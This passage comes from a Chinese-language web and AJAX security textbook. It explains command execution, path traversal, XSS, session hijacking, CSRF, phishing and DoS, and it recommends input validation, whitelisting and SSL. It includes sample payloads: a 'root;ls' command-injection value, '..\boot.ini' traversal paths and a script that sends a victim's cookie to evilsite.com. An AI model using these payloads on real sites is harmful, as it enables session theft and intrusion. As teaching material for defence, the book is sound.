但是，如果攻击者指定的参数值是开发人员没有预料到呢？例如，如果攻击者提供的名称是 root;ls，那么 shell 将会执行/usr/bin/finger root;ls 这样的命令。在 UNIX 中，分号是命令的分界符，因此，实际上会运行两条命令——并且两条命令输出的结果都会返回给用户。在这种情况下，finger 命令会正常执行，而 ls 命令（类似于 Windows 操作系统中的 dir 命令，可以列出当前目录下的所有文件）也同样会被执行。由于 ls 命令的输出会一同显示在 HTML 页面中，所以攻击者能够知道该命令已经被成功执行。这样，攻击者通过在 UNIX 命令后加上一个小小的分号便可以在远程 Web 服务器上执行任意的命令。应该说，finger.cgi 更像是 SSH、远程桌面、或者 telnet 连接，因为它允许用户在远程系统上执行命令。

虽然 Web 应用程序已经发展近 10 年了，并且 finger 命令的漏洞也已经被修正，但是命令执行攻击的漏洞依然存在，并且在一些个人、小型网站中尤为突出。如图 3-13 所示的“联系我们”或者“给我们留言”等页面中经常存在着命令执行漏洞，因为实际上，它们都是调用外部的邮件发送程序来发送邮件。

图 3-13　留言表单通常会使用一些外部的邮件程序将留言信息发送给相应的接收人

命令执行攻击的危害非常大，因为它允许攻击者在 Web 服务器上运行程序。尤其是当命令执行攻击成功时，攻击者可以让 Web 应用程序或者 Web 服务器按照他们的意愿去执行任意的命令。大多数人通常都认为 Web 服务器不会允许用户账户访问重要的机密信息，因此就忽视了对命令执行漏洞的防范。这是一个非常错误的想法，如今的网站几乎涉及到业务的方方面面，而 Web 服务器上的用户账户不得不访问某些文件或者数据库。即使这些用户账户无法直接访问数据库，也可以访问到进行数据库连接的源代码或者程序。否则这些账户就变得毫无用处了。一旦攻击者获得了访问权限，再利用 Web 服务器的授权便可以轻易获得更高权限的用户名、密码或者数据库连接字符串。由于 Web 应用程序能够行使相当大的权力，并授予用户非常高的权限，因此命令执行注入攻击会对其造成长期、严重的影响。

7．文件提取/文件枚举

文件提取与文件枚举都属于参数操作攻击的范畴，通常会被黑客们用来读取 Web 服务器上的文件内容。下面这个例子能够帮助读者更好地理解该漏洞产生的原因，以及攻击的方式。

假设有一个网站的访问地址为 http://somesite.com，在网站中有一个名为 file.php 的独立页面，其他页面都通过参数来访问。例如，http://somesite.com/file.php?file=main.html 表示访问网站的主页，而 http://somesite.com/file.php?file=faq.html 则表示访问常见

问题的页面。假定 file.php 中的源代码为如下所示（用伪码表示）：

```
$filename = filename in query string
open $filename
readInFile();
applyFormatting();
printFormattedFileToUser();
```

基于这点，攻击者直接访问了 http://somesite.com/faq.html，并且发现页面除了一些样式和格式之外，与访问 http://somesite.com/file.php?file=faq.html 时显示的页面非常相似。这使得攻击者更加肯定 file.php 只是简单地读入由 file 参数指定的页面内容，经过一番格式化后再显示给用户。

现在我们想象一下，如果攻击者试图访问除 main.html、faq.html 等公共页面以外的文件，例如 http://somesite.com/file.php?file=..\..\..\..\boot.ini 时，会发生什么事情呢？在这种情况下，攻击者试图通过 file.php 来获取..\..\..\..\boot.ini 文件的内容。其中，在文件路径中的..表示当前目录的父目录。对于运行在Microsoft Windows 和 IIS 上的网站来说，网页一般都会存放在 C:\inetpub\wwwroot\目录下。这意味着在 file.php 打开..\..\..\..\boot.ini 时，实际上打开的是 C:\Inetpub\wwwroot\..\..\..\..\boot.ini 文件，即 C:\ \..\..\boot.ini，也就是 C:\boot.ini。在大多数版本的 Windows 系统中，都存在该 boot.ini 文件，用于记录有关机器配置的信息。而在上面这段代码中，file.php 在打开 C:\boot.ini 文件后，还尝试对其进行格式化，并向攻击者返回格式化后的内容。通过连续使用..，攻击者可以强迫 Web 应用程序打开 Web 服务器上任何授权访问的文件。

读者可能已经注意到，攻击者只需要往上返回两个目录（wwwroot 和 inetpub）便可以来到 boot.ini 存放的位置。但是，对于攻击者来说，他并不知道 Web 程序的根目录在服务器上存放在何处。举例来说，如果 Web 应用程序的根目录为 C:\Documents and Settings\Billy.Hoffman\ My Documents\Websites\wwwroot，那么攻击者必须使用..\..\..\..\boot.ini 这样的参数才能够正确访问到 C:\boot.ini 文件。不过，让攻击者们感到幸运的是，如果发送的“..”序列比实际需要的多，正如我们刚才举出的例子一样，操作系统会自动忽略掉多余的序列。同时，读者可能还注意到，这种攻击方式不仅可以针对 Windows，还可以在 Linux、Solaris、Mac OSX，以及其他的操作系统上使用。所有这些操作系统在固定的位置都会存放着一些众所周知的文件。攻击者可以设法知道服务器当前使用的操作系统，然后再试着获得适当的文件、或者直接获得所有文件，便可以确定是否存在文件提取漏洞。

8. 跨站脚本攻击（XSS）

跨站脚本攻击（Cross-Site Scripting，XSS）同 SQL 注入、命令执行，以及我们本章中提到的其他所有参数操作攻击都非常类似，唯一的不同在于，对于其他所有的攻击方式，攻击者希望其注入的代码能够在目标 Web 服务器上执行，而在 XSS 攻击中，攻击者的目标是使其注入的代码可以在目标 Web 客户端（例如，另一个用户的 Web 浏览器）中执行。

如果对网页上显示的用户输入没有进行适当的过滤就会产生 XSS 漏洞。其中包括以下常见情况。

- **搜索结果**：对于一个在线书店网站来说，搜索“海明威”可能会在结果页面中直接显示“你对“海明威”的搜索返回了 82 条结果”这样的信息。
- **维基/社交网络/消息公告/论坛**：这些网站的主要目的就是接收来自用户的内容，并将其显示给其他的访问者。
- **个性化功能**：假设读者在一个网站中创建了一个账号，昵称为 Ken，当下一次再访问该网站时，首页会显示“欢迎回来，Ken”。

让我们再仔细看一下上面提到的书店案例。如图 3-14 所示，用户搜索了网站中所有名称包含“Faulkner”[2]的书籍。




图 3-14　对在线书店网站进行一次普通搜索所返回的结果

从服务端返回的 HTML 代码如下：

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>Search</title></head>
```

[2] Faulkner：福克纳，美国小说家，曾获 1949 年诺贝尔文学奖。

```
<body>
<form method="POST" action="search.aspx">
<span>Search for books:</span>
<input type="text" value="Faulkner" id="SearchTerm" />
<input type="submit" value="Search" id="SearchButton" />
<span>Your search for Faulkner returned 12 results.</span>
...
```

由于页面根据用户的搜索关键字来进行响应，那么我们如果作为攻击者便可以向页面中注入自己的 HTML 或者 JavaScript 代码。同攻击者在进行 SQL 注入攻击时会尝试将 SQL 命令注入到 SQL 查询数据中一样，XSS 攻击会尝试向原有的 HTML 代码中插入其他的 HTML 或者脚本代码。

现在我们再来进行一次搜索，不过这次搜索的内容为“<script>alert('xss');</script>”，如图 3-15 所示。

图 3-15　搜索页面存在跨站脚本攻击漏洞

正如我们怀疑的那样——页面显示了注入的 HTML 和 JavaScript 代码，并且弹出了一个警告对话框。以下是从服务端返回的 HTML 代码：

```
<html xmlns="http://www.w3.org/1999/xhtml" >
<head><title>Search</title></head>
<body>
<form method="POST" action="search.aspx">
<span>Search for books:</span>
<input                                                type="text"
value="&lt;script>alert('xss');&lt;/script>"
id="SearchTerm" />
<input type="submit" value="Search" id="SearchButton" />
```

```
<span>Your search for <script>alert('xss');</script> returned
12 results.</span>
...
```

当浏览器接收到来自 Web 服务器的 HTML 代码，或者对于一个 AJAX 或 DHTML 应用程序来说，当页面的 DOM 对象被新的 HTML 代码所修改时，浏览器会自动显示这些 HTML 代码。如果 HTML 代码中包含了脚本代码，并且浏览器允许执行脚本，那么浏览器就会自动执行。对于浏览器来说，它们并不知道这些代码是由攻击者非法注入的。

由于通常在介绍跨站注入攻击时，都会以<script>alert('xss');</script>这样的代码作为示例，所以一些人错误地认为，跨站脚本注入攻击并不会具有多大的危险性。他们一般会说“跨站脚本攻击无非是在页面上弹出个警告框而已”。但是，实际上 XSS 并不是只能用来弹出警告框，它具有极高的危险性。最常利用 XSS 漏洞的方式便是窃取受害者的 cookie 信息。举例来说，我们再次使用如下内容来攻击搜索页面：

```
<script>document.location='http://evilsite.com/collector.html?
cookie='+document.cookie</script>
```

当浏览器显示上面这段内容时，会将当前文档的 cookie 信息发送给 evilsite.com，而丝毫不会意识到这已经给当前用户带来了危险。因为会话（Session）ID 和身份认证令牌（Authentication Token）通常都会存储在 cookie 中，所以一旦攻击者成功窃取了 cookie 中的信息便可以伪装成当前的受害者。

除此之外，攻击者还可以利用 XSS 漏洞获取更多的信息。由于 XSS 可以注入 HTML 和 JavaScript，所以攻击者可以在页面中添加一个新的登录表单，并将一些认证信息转发给自己。通过 XSS，攻击者还可以操纵页面的样式表，从而移动或者隐藏页面中的元素。假设有一个银行网站允许用户在两个账户之间互相转账，如果攻击者交换了页面中两个账户的输入框，就会给银行的用户们带来极大的麻烦。

实际上，XSS 漏洞无处不在，而且一些漏洞扫描器通过扫描目标及端口可以自动检测出应用程序是否存在漏洞，并将结果发送给攻击者。攻破 MySpace 的 Samy Web 蠕虫便利用了 XSS 漏洞，并不断感染新的用户。唯一能够限制攻击者的只有 HTML 和 JavaScript 本身的能力。因为我们可以通过 JavaScript 来访问 XMLHttpRequest 对象，所以甚至可能将整个 AJAX 应用程序都注入到存在漏洞的网站中，从而在后台悄悄地发送一个或多个请求。这些可能性都是令人吃惊的，毫无疑问，XSS 能做的要比弹出一个警告框多得多。

虽然我们已经举例说明攻击者可以通过 XSS 进行一些恶意、肮脏的行为，但是并没有提到他会玩火自焚。毕竟，攻击者是用自己的浏览器来查看脚本注入的结果的。因为 XSS 是一个实实在在的威胁，所以我们需要能够定位到其他的用户。对于这一点，攻击者经常会使用两种技术来实现。

第一种方法即基于反射的 XSS（**Reflected XSS**），攻击者将注入的内容写入到一个 URL 请求参数中，然后诱导其他用户来访问该 URL。还以书店网站为例，攻击者会构造 http://bookstore.com/search.aspx?searchTerm=<script>alert('xss');</script>这样的 URL。从攻击者的角度来看，诱导受害人单击这个链接通常都需要引入一些**社会工程学**，即心理上的欺骗。完成这一步的其中一种方式便是向受害人发送一封电子邮件，内容可能为“单击该链接免费获得奖品！”等。当然，用户单击的这个链接并不会帮他们赢得免费的奖品，反而会泄露其身份信息。在一大堆的垃圾邮件中，这种攻击尤为奏效。

第二种攻击者用来定位受害者的方法，就是将恶意的脚本代码存储在含有漏洞的页面中。通过这种方法，所有浏览过该网页的用户都会受到影响，尤其是当该网页可以接收、存储并显示用户的输入时。维基（Wiki）便是这类网页的绝好例子，它就像一个博客一样，允许读者对某篇文章发表自己的评论。这种 XSS 方法被称为基于存储的 XSS（**Stored XSS**），比基于反射的 XSS 危害更大，它不需要任何社会工程学方面的协助，也不需要任何欺骗的把戏，因为受害人不得不浏览这个存在漏洞的网站。

实际上，还有第三种 XSS 类型，即基于 DOM 或者本地的 XSS（**DOM-based or local XSS**）。基于 DOM 的 XSS 与基于反射的 XSS 原理一样：攻击者伪造一个恶意的 URL，并欺骗受害人访问该链接。但是，基于 DOM 的 XSS 又与其他两种 XSS 方法稍有不同，就是由客户端中已有的页面脚本来执行 XSS，而服务端并不返回任何脚本代码。为了说明这种攻击方式，我们以如下 HTML 为例：

```
<html>
Welcome back,
<script>
document.write(getQuerystringParameter("username"));
function getQuerystringParameter(parameterName) {
//code omitted for brevity
...
}
</script>
...
```

```
</html>
```

在通常情况下，请求中的用户名参数会显示在欢迎信息中。但是，如果该参数包含了 JavaScript 代码，那么这些代码也会被写入到页面的 DOM 对象中，并被执行。

9. 会话劫持

由于 HTTP 是一个无状态的协议，因此 Web 应用程序通常都使用一个会话（Session）ID 来标识用户，以便能够在多个请求/响应事务处理中区分用户。在会话劫持攻击中，攻击者会猜解或者窃取另一个当前活动用户的会话 ID，并使用这些信息假冒受害人，进行一些欺诈或其他恶意行为。

在现实中，快餐店中便可能会发生这种会话劫持。在繁忙的午餐时间，快餐店的店员会先记录顾客要点的餐，收取相应的费用，然后再发给他们一个带有编号的饭票，顾客到柜台前再用该饭票换取相应的饭菜。假设一个恶意的攻击者复制了一张带有编号的饭票，那么他便可以径直走到柜台，出示这张伪造的饭票，假冒合法的用户并获得一份免费的午餐，这样就劫持了合法顾客的午餐。

这个快餐店柜台的例子非常形象，因为标着号码的饭票就相当于会话 ID，一旦饭票或者会话 ID 被指定，那么身份信息、付款方式及其他内容便不再需要确认了。假设攻击者猜解或者窃取了某人的会话 ID，那么他就能假冒该受害人，窃取相应的信息。

会话劫持包括以下多种形式。

- **暴力破解**：攻击者会通过重复测试不同的组合来试图猜解会话 ID，直到他们找到可以使用的会话 ID 为止。
- **模糊测试**：如果攻击者怀疑会话 ID 位于某些特定的数值范围之内，他们会不断测试不同的数字范围，直到成功找到匹配的为止。这个方法实际上是暴力破解的改进形式。
- **数据监听**：一些攻击者会检查 Web 应用服务器与用户之间的请求响应数据，看其中是否包含了用户的会话 ID。随着无线网络及接入点（Access Point，AP）的增长，这种形式的偷听变得更加容易、更加常见。
- **认证回避**：是会话攻击的另一种形式。以 Simon's Sprockest 网站为例，该网站在客户端机器上存储了一个持久化的 cookie，以便能够标识再次访问的用户。用户在网站中创建一个账户之后，当以后再访问网站时，就会看到一条友好的“欢迎回来”信息，如图 3-16 所示。再次访问的用户同时也可以看到之前下的订单，并且不需要重新输入运输和付款信息便能够快速地添加新的订单。




图 3-16　Simon's Sprocket 网站会对再次访问的用户显示一条友好的欢迎信息

这听上去似乎给网站用户带来了实实在在的方便，但是似乎同时也存在着巨大的安全漏洞。为了证明是否存在安全隐患，我们首先要确切地知道网站在用户的 cookie 中都保存了哪些信息。根据浏览器和操作系统的不同，我们可以打开包含 cookie 的文件，直接查看其中的内容。此外，使用一些浏览器插件也可以查看其中的内容。不管使用什么方法，我们最终都会看到 cookie 中包含着如下信息：

```
FirstName=Annette
LastName=Strean
AccountNumber=3295
MemberSince=07-30-2006
LastVisit=01-05-2007
```

虽然其中大部分数据看上去都没有什么问题，但是 AccountNumber 这个字段却应该引起我们的注意。几乎可以肯定，应用程序使用该字段来唯一标识用户。改变 cookie 中该字段的值也许就可以访问其他用户的账号。此外，该字段的值似乎只不过是一个整数值，由此可见，网站使用一个递增的整数值作为账户编号。那么，如果 Annette 的账号为 3295，下一个人的账户就应该为 3296。我们可以修改 cookie 中该字段的值，重新访问页面来验证是否如此，如图 3-17 所示为攻击者非常容易访问其他用户的账户。




图 3-17　Simon's Sprocket 网站使得攻击者非常容易访问其他用户的账户

看来，我们的理论通过了验证。通过简单地猜测、改变 cookie 中的参数值，现在我们可以访问到其他用户——Tony 之前的历史记录。更糟糕的是，由于再次访问的用户不需要重新输入付款信息便可以添加新的订单，所以我们可以用 Tony

的钱为自己买东西。实际中也不乏此例：有一家通过电子邮件订购药品的公司，其网站为了能够记住重复登录的用户，将连续编号的用户标识符存储在 cookie 中，这就让攻击者可以轻易看到其他客户的名称、地址及订单记录，严重危害到了客户的隐私。

作为唯一标识符，很多情况下都不适宜使用递增整数。电子邮件地址也是如此，但是入侵方式稍有不同。当使用递增整数时，攻击者能够访问许多随机的用户。如果运用在电子邮件地址上，攻击者就可以定位某些特定的人群。如果能再运用一些社会工程学的话，效果会更好。例如，假如网站规定，用户在更改运输地址前必须重新验证身份，那么攻击者便可以等到用户度假的时候再进行攻击。

最好的唯一标识符应该是使用像**全球唯一标识符**（Universally Unique Identifier，UUID）这样数值很大，并且随机生成的数字。UUID 是一个 16 字节的整数，可以表示大约 3.4×10^{38} 个唯一的值。UUID 中各个数字的排列组合总数甚至多于人体内所有的原子数量，实际上远远超过！我们假设一个成年人的体重大概是 70 公斤，其中 65%是氧气、19%是碳、10%是氢，还有 3%的氮。通过查询元素周期表，我们能够计算出人体平均含有 7×10^{27} 个原子。而 UUID 所有可能的排列组合还要比这多 10 亿倍。同样，不像邮件地址（或者社保号码及驾驶证号码）之间相对的可利用性，从外部来源根本无法获得某人的 UUID 号码。

3.2 其他攻击

我们已经介绍了资源枚举和参数操作两种攻击方式，以及如何入侵存在这些漏洞的网站和 AJAX 应用程序。在这一部分中，我们将介绍另外 3 种攻击方式，它们都无法直接确定所属的类别。

- 跨站请求伪造（Cross-Site Request Forgery，CSRF）。
- 钓鱼攻击（Phishing）。
- 拒绝服务（Denial of Service）。

3.2.1 跨站请求伪造攻击

跨站请求伪造（Cross-Site Request Forgery，CSRF）攻击是通过受害人的浏览器，使用网站对受害人的信任授权直接发送伪造的请求。在某些方面，CSRF 同 XSS 非常相似：攻击者都是操纵用户的浏览器，假冒合法用户来进行非法的行为。但是两者的不同之处在于，信任方所处的位置正好相反。XSS 攻击利用用户对当

前所访问网站的信任，相信网站已经全部被部署好，并且都能够正常工作。相反，CSRF 攻击利用的是网站对用户的信任，相信网站接收的所有请求都是由合法用户正常操作所发出的。

假设有一家银行网站允许其用户在不同账户之间进行转账，当一个用户登录网站并收到身份认证cookie之后，他只需要请求http://www.bank.com/manageaccount.php?transferTo=1234&amount=1000 这样的 URL，便可以将 1000 美元转入到 1234 的账户中。这种设计的安全性完全依赖于网站对访问 manageaccount.php 请求的信任，认为其中包含的认证 cookie 信息一定来自于合法用户。但是，这种信任关系非常容易被利用。如果攻击者引诱已通过身份认证的用户访问一个含有图片链接的恶意页面，那么该用户的浏览器会自动向该 URL 发送请求，这样就在用户毫不知情或者未经同意的情况下进行了转账操作。

在 CSRF 攻击中，攻击者除了能使用图片链接外，还有许多其他的办法。其中包括在页面中引入 src 属性指向某恶意页面的<script>标签、<iframe>元素及通过 XMLHttpRequest 进行调用（虽然由于 JavaScript 的同源策略，使用 XHR 会令攻击者的目标受到限制）。

对于 CSRF 最常见的误解之一便是认为只有使用 HTTP GET 方法的应用程序才会存在该漏洞。虽然攻击那些从请求字符串参数中获取数据的应用程序更加容易，但是这并不意味着我们无法伪造一个 POST 请求，事实上，<iframe>元素和 JavaScript 都具有这样的能力。另一个通常用来防范 CSRF 的方法是通过检查报头中的 **Referer** 参数来确保请求发自于正确的网站，而不是一个恶意的第三方网站。但是，这种做法并不能彻底解决问题，因为 **Referer** 报头同其他报头、cookie 或者表单中的域值一样，都是由用户定义的，所以很容易被篡改。例如，XHR 请求可以调用 **setRequestHeader** 方法操作 **Referer** 报头。

另一种也许能够防范该漏洞的办法，就是对于任何重要的请求（例如从银行账户中转账的请求）都强制重新验证用户的身份信息。不过，这种方法带有部分的侵入性。另一种方法是创建一个唯一的令牌（Token），并将该令牌保存在服务端的会话（Session）中及客户端的 cookie 中。对于任何的请求，服务端代码首先检查服务端与客户端中保存的该令牌是否一致。如果两者不一致，那么就认为该请求是伪造的，并拒绝该请求的访问。

3.2.2 钓鱼攻击

钓鱼攻击虽然不是一种攻击Web应用程序的传统方式，但是也在逐渐发展着。其攻击方式非常简单，通常通过电子邮件或者电话的方式运用社会工程学进行欺骗。这些攻击的目标主要是个人，而不是公司，因此钓鱼攻击也常被称为“零层次攻击”。

钓鱼攻击的基本手段是建立一个与合法网站相似的站点，例如银行、电子商务或者零售网站。然后，钓鱼者会向目标受害人发送一封电子邮件，请求他们访问伪造的网站，并输入其用户名、密码或者其他个人信息。而这些虚假网站中的页面伪造得几乎与真正网站一模一样，而且域名也尽量伪造得一样，令受害人不易察觉。

今天，防御钓鱼攻击的主要手段便是通过“黑名单”。许多浏览器都含有一个已知钓鱼网站的列表，并且会自动阻止用户访问这些网站。同时，浏览器还可以不断更新该列表，以保证用户不受到任何最新的攻击。而用户也可以对网站的可信任程度和声誉进行评判，这样当用户访问一个信任度较低的网站时，浏览器会提示用户这可能是一个钓鱼陷阱。

不幸的是，在更多高级钓鱼网站出现后，黑名单的办法已经逐渐变得过时了。黑客们可以利用之前提到的攻击技术，例如XSS和命令执行，来获得真正网站的控制权。然后他们向受害人发送电子邮件，引诱他们访问那些用来获得个人或者财务数据的网站。实际上，虽然受害人访问的是合法的网站，但是这些网站已经被黑客通过XSS或者其他攻击手段所控制。就像童话故事《小红帽》中描述的一样，网站就好像祖母的小屋，而里面潜伏的却是一只狼。

因为防范钓鱼攻击的主要方式是进行验证，所以新形式的钓鱼攻击绕过了黑名单和信誉控制的防线。也许只有让Web应用程序能够防御更复杂的攻击，才能实质性地减少钓鱼网站的出现。

3.2.3 拒绝服务（Denial-of-Service，DoS）

在拒绝服务攻击中，黑客会向一个网站发送如洪水般的请求，以致于任何人都无法再访问该网站。正如通常所说的流量洪水（Traffic Flood），攻击者向Web应用程序发送难以置信的大量请求，最终导致程序超负荷并关闭。

不幸的是，实际中的DoS攻击通常都不需要依赖于攻击者。虽然发起一个请

求非常容易，但是应用程序却可能需要花费 5 倍的时间来处理每个请求。如果黑客们使用像 botnets 这样的软件集合，就可以对应用程序造成许多倍的压力（甚至可能成百上千倍），从而增加拒绝服务攻击的成功率。

电子商务和在线博彩网站都是经常遭受拒绝服务攻击的目标。攻击者会在销售旺季或者体育赛事之前，以拒绝服务攻击来威胁这些网站，并勒索大量的钱财。为了使 Web 应用程序避免受到攻击，开发人员必须保证应用程序接收请求的能力与服务端处理请求的能力保持一致。有很多基于服务质量（Quality of Service，QoS）的软硬件解决方案，可以保护服务器免受来自网络的拒绝服务攻击。

3.3　保护 Web 应用程序免受资源枚举和参数操作的攻击

在第 4 章“AJAX 攻击层面”中，我们会介绍更多有关如何防御 Web 应用程序攻击的细节，但是现在抛开之前所讲的攻击方式，我们想强调一下输入验证的重要性。输入验证是为了保护大多数表单免受资源枚举和参数操作的攻击。如果一个博客中包含这样的命令“show post ID 555”，Web 开发人员应该知道需要输入一个数字，并且也应该知道这个数字的位数。如果 Web 应用程序收到以负数、字母或者其他作为参数的请求，都应该拒绝处理。同样，程序也应该拒绝任何访问 Web 根目录以外的文件请求。为了不向攻击者泄露有关程序的信息，在遇到错误时，应用程序不应该返回详细的错误信息。在会话劫持攻击中，适当对会话进行无序化，可以减少被攻破的几率。

黑名单和白名单的概念对输入验证极为重要。在黑名单的处理中，开发人员会先设法拒绝执行某些含有严重安全问题的命令。例如，如果一个开发人员通过输入验证来拒绝执行含有分号的命令，但是这样并不能防止所有的攻击。实际上，想通过黑名单来捕获所有的攻击几乎是不可能的，是要花费时间和精力的。对应用程序来说，使用白名单验证则更为有效。同样，我们会在第 4 章进一步讨论黑名单和白名单验证技术。

下面讲解安全套接字协议层。

安全套接字协议层（Secure Sockets Layer，SSL）是为了防止第三方偷听客户端和服务端之间的通信的。SSL 使用一种加密算法对客户端和服务端之间传递的消息进行加密，并保证只有消息的发送方和合法接收方才能理解该消息的内容。使用 SSL 能很好地防范数据窃听，只要有敏感数据（例如身份认证证书）的传输就都应该考虑使用 SSL。但是，有一点需要特别注意，就是我们在本章所讨论的攻击手段，大多数都不属于窃听攻击。其中包括诱导用户访问恶意页面（例如 XSS

和 CSRF），或者以网站合法用户的身份通过在请求参数中注入代码来对服务器直接发起攻击（例如 SQL 注入和命令执行攻击）。SSL 并不能保护服务器免受这些攻击。在保护应用程序的安全方面，应该说 SSL 是必需的，但并不是全部。

3.4 本章小结

在 AJAX 的时代中，那些已经被传统 Web 应用程序证明了的攻击方式依然在影响着我们。资源枚举漏洞使得攻击者可以访问到原本不开放给终端用户的内容，这其中可能包括未发表的新闻、应用程序的源代码，甚至所有的用户名及密码。参数操纵漏洞同样常见，也同样危险。攻击者可以利用这些漏洞从后台数据库中窃取机密数据，冒充其他用户，甚至直接控制整个 Web 服务器（例如获得超级用户权限）。这些漏洞在 AJAX 发明之前便已经受到了人们的重点关注，而现在它们依然是需要重点关注的目标。

在这一章中，我们已经阐述了一些概念，确切地说，就是攻击者可能会发动哪些攻击，这些攻击可能会造成怎样的影响。在下一章中，我们会进一步阐明 AJAX 应用程序的哪些部分容易受到这些攻击，以及必须保证哪些部分的安全。同时，我们还会提出一些详尽的指导意见，尽最大努力帮助读者保护我们的 AJAX 应用程序。

第4章
AJAX攻击层面

错误观点：

AJAX应用程序与传统的应用程序相比，攻击层面并没有增加。

虽然局部页面刷新等功能大大提升了AJAX应用程序的响应能力，但是也会使Web服务器需要处理更多的输入数据。例如，如果要在搜索文本框中加入自动完成的功能，那么就需要绑定该文本框中的键盘按下（keypress）事件，并通过XMLHttpRequest向服务端发送客户输入的信息。在传统的Web应用程序中，搜索文本框代表着一个单独的攻击点：表单输入。而在AJAX应用程序中，自动搜索文本框则存在两个攻击点：表单输入和Web服务。

4.1 什么是攻击层面

为了帮助读者理解“攻击层面”的含义，以及其对安全的影响，我们对一个真实案例进行分析。假设有一伙强盗打算抢劫一家银行，在抢劫前，他们设计了非常周密的计划，并花了几周的时间来讨论计划的可行性，了解银行的职员记录。在他们的研究过程中，他们发现银行的金库只有一个入口。该入口是一扇5英尺厚的钢筋大门，并且有两名装备着防弹衣和机关枪的保安人员把守。这伙劫匪明智地认识到，他们无法悄无声息地越过两名保安打开金库的大门、带着钱逃走而不被任何人发觉。

在放弃计划后，他们沮丧地驾车驶回了藏身处。在回去的路上，他们经过了一个大型的购物超市，这时匪首Erik突发奇想，决定放弃银行而抢劫这个超市。他的理由是超市里的现金可能不比银行金库中少。于是，他们又制订了一个新的计划，并花费几周时间来进行调查，而调查的结果也令人欣喜：与银行金库只有一扇大门不同，超市至少有十几个入口。虽然每个门都有荷枪实弹的保安把守，但是匪徒们发现在超市后面有一个小的服务入口并没有保安把守。利用这个疏忽，

他们可以潜入超市、抢劫，并带着成千上万的现金、珠宝、电子设备逃走。

在两种情况下，建筑的“攻击层面”均由建筑的所有入口组成。这其中不仅包括像门一样显而易见的入口，还包括窗户、烟囱，甚至通风管道。同时，我们应该注意到，如何保护某些入口并不重要，重要的是如何保护**所有**的入口。我们也看到，即使几乎所有门口都有武装保安，也并不能阻止 Erik 他们的抢劫。安全最差的入口决定建筑的整体安全性，正如一条铁链的强度只由最弱的环节决定一样，一栋建筑是否安全也只由最弱的入口决定。攻击者只需要一个未保护的入口便可以攻破整个目标站点。

由此得知，拥有更少入口的建筑比拥有很多入口的建筑更容易保护。例如，要保证银行金库的安全非常容易，因为其只有一个入口，并且有两名保安看守。但是，当添加更多的入口时，就会需要更多的资源来保护它们，而其中很可能会有某个入口被忽略了。不过，我们这里并不是说多入口的建筑一定就不安全，拥有许多入口的大型建筑一样可以做到像银行一样的安全性。例如，美国白宫或者美国国会大厦就不安全吗？我们这里想说的是，对于多入口的建筑需要花费更多的精力、时间和资源来保证其安全性，而当入口太多的时候，就容易忽视其中某个入口的保护。

当然，所有这些关于建筑、安全及银行抢劫的讨论都是为了说明 AJAX 应用程序的安全性。同购物超市与银行金库的对比一样，AJAX 应用程序与传统 Web 应用程序相比，也存在同样的安全漏洞。超市的安全系统之所以失败，是由于有太多的入口需要守护，而银行金库却只有一个入口，只需要守护好这一个入口便可以防止劫匪抢劫。由于 AJAX 应用程序扩大了攻击层面，所以也存在同样的安全隐患。每个为了增加响应速度而暴露给客户端的服务端方法及每个新功能对应用程序来说都是一扇需要守护的大门。而每个未经过检查或者没有经过正确验证的用户输入都可能被攻击者作为安全漏洞进行入侵。由于与以往的传统应用程序相比，AJAX 应用程序的攻击层面要大得多，所以也需要更多的时间、精力和资源来保护。

在这一章中，我们将讨论代表 AJAX 应用程序各攻击层面的不同输入，确定所有的输入是开发安全的 AJAX 应用程序的第一步。在本章的后半部分会主要介绍如何正确地验证攻击者（例如第 2 章中的 Eve）的输入数据。

4.2 传统 Web 应用程序的攻击层面

在我们分析 AJAX 的新问题之前，先来回顾一下传统 Web 应用程序的攻击层面。

4.2.1　表单输入

同大多数人的认识相反，大多数 Web 网站并不是被秘密隐藏的后门攻破的，而是通过最简单、最显而易见的入口——应用程序的表单输入。任何动态的 Web 应用程序，不管是否基于 AJAX，都会使用表单输入来接收用户的数据，并显示数据。例如，常用到的表单输入可能包括以下几个。

- 文本框：<input　type =”text”>。
- 密码框：<input　type = “password”>。
- 复选框：<input　type = ”checkbox”>。
- 单选按钮：<input　type = “radio”>。
- 按钮：<input　type =”button”>。
- 隐藏域：<input　type = “hidden”>。
- 文本域（多行文本框）：<textarea>。
- 下拉列表：<select>。

攻击者之所以利用表单输入发动攻击，主要基于 3 个原因：它们容易被发现、容易被攻击，并且它们大多会参与页面的逻辑处理。

除了隐藏的表单域之外，在浏览器中看到页面中的每个表单输入，即使是隐藏域，也可以在浏览器中通过“查看页面源代码”来查看。从技术角度来讲，应用程序的每个入口都属于攻击层面的一部分，不管其是否显示还是隐藏。尽管如此，可见的表单域会首先被攻击者所利用，因此它们也比隐藏的表单域更重要一些。

安全须知

另一种不同的观点是，由于隐藏域的重要性相对小一些，所以可能不像可见域一样受到开发人员和测试人员的重视。因此，它们在应用系统正式运行之前，没有被完全测试或者正确验证的几率也就更大。攻击者可能会刻意去寻找这些隐藏域，作为攻击的突破口。

表单输入同样也很容易被攻击。攻击者只需要将攻击代码输入到表单中，并提交表单即可。攻击者不需要任何其他的程序或者工具，只需要一个 Web 浏览器。这对于新手来说，攻击的门槛非常低（事实上，几乎可以认为没有）。

最后，几乎每个表单输入都会被应用程序所处理。同 cookie 和报头相比，页

面中的表单输入通常用来收集用户的数据。在页面的处理逻辑中，可能永远不会去处理 User-Agent 这样的报头，或者 cookie 中的值，但是几乎一定会处理电子邮件地址等表单输入。

4.2.2 cookie

